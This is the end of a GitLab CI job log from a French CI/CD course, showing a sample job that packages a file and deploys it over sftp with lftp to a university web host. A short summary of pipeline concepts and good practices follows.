Using docker image sha256:803b17cd1124a3c8a296c4c567ddc55980e095128ad06729fb9d2a57a4e877cc for finalgene/openssh with digest finalgene/openssh@sha256:0272f8e6ef6344eafc71c2dfb53ba8397ff47d7cf2e46c5c46c5f269e41d19e8 ...
Preparing environment                                                              00:00
Running on runner-1c9d9174-project-6200-concurrent-0 via bigci...
Getting source from Git repository                                                 00:02
Fetching changes with git depth set to 20...
Initialized empty Git repository in /builds/fmichel/cicd_course_samples/.git/
Created fresh repository.
Checking out 79598d38 as detached HEAD (ref is 10_example)...
Skipping Git submodules setup
Downloading artifacts                                                              00:00
Downloading artifacts for build (110409)...
Downloading artifacts from coordinator... ok        host=gite.lirmm.fr id=110409 responseStatus=200 OK token=64_UPLUW
Executing "step_script" stage of the job script                                    00:02
Using docker image sha256:803b17cd1124a3c8a296c4c567ddc55980e095128ad06729fb9d2a57a4e877cc for finalgene/openssh with digest finalgene/openssh@sha256:0272f8e6ef6344eafc71c2dfb53ba8397ff47d7cf2e46c5c46c5f269e41d19e8 ...
$ echo $PACKAGE_NAME
hello-1.0.zip
$ cat Hello.class | gzip > $PACKAGE_NAME
$ echo "<a href=\"$PACKAGE_NAME\">Last version -> $PACKAGE_NAME</a>" > index.html
$ apk add lftp
fetch https://dl-cdn.alpinelinux.org/alpine/v3.18/main/x86_64/APKINDEX.tar.gz
fetch https://dl-cdn.alpinelinux.org/alpine/v3.18/community/x86_64/APKINDEX.tar.gz
(1/3) Installing libgcc (12.2.1_git20220924-r10)
(2/3) Installing libstdc++ (12.2.1_git20220924-r10)
(3/3) Installing lftp (4.9.2-r5)
Executing busybox-1.36.1-r0.trigger
OK: 34 MiB in 43 packages
$ lftp -u $IUT_USER,$IUT_PASSW -e "set ftp:ssl-allow 0; cd public_html; put $PACKAGE_NAME index.html; bye;" sftp://ftpinfo.iutmontp.univ-montp2.fr
Cleaning up project directory and file based variables                              00:01
Job succeeded
```

Conclusion

À connaître

- **stages** : définit les étapes du pipeline de CI/CD
- **stage** : définit le nom d'une étape
- **job** : tâche associée à un stage
- **artifacts** : fichiers et dossiers produits par un job
- **GitLab runner** : application exécutant les jobs
- **variables** : permet une programmation avancée du pipeline

Bonnes pratiques

- utiliser les stages par défaut : `build, test, deploy`
- **données sensibles** $\Rightarrow$ définition de variables/fichiers via l'UI
- utiliser des **images précises pour les runners**

Ce cours est largement inspiré de la documentation fournie par GitLab ▸ Get started with GitLab CI/CD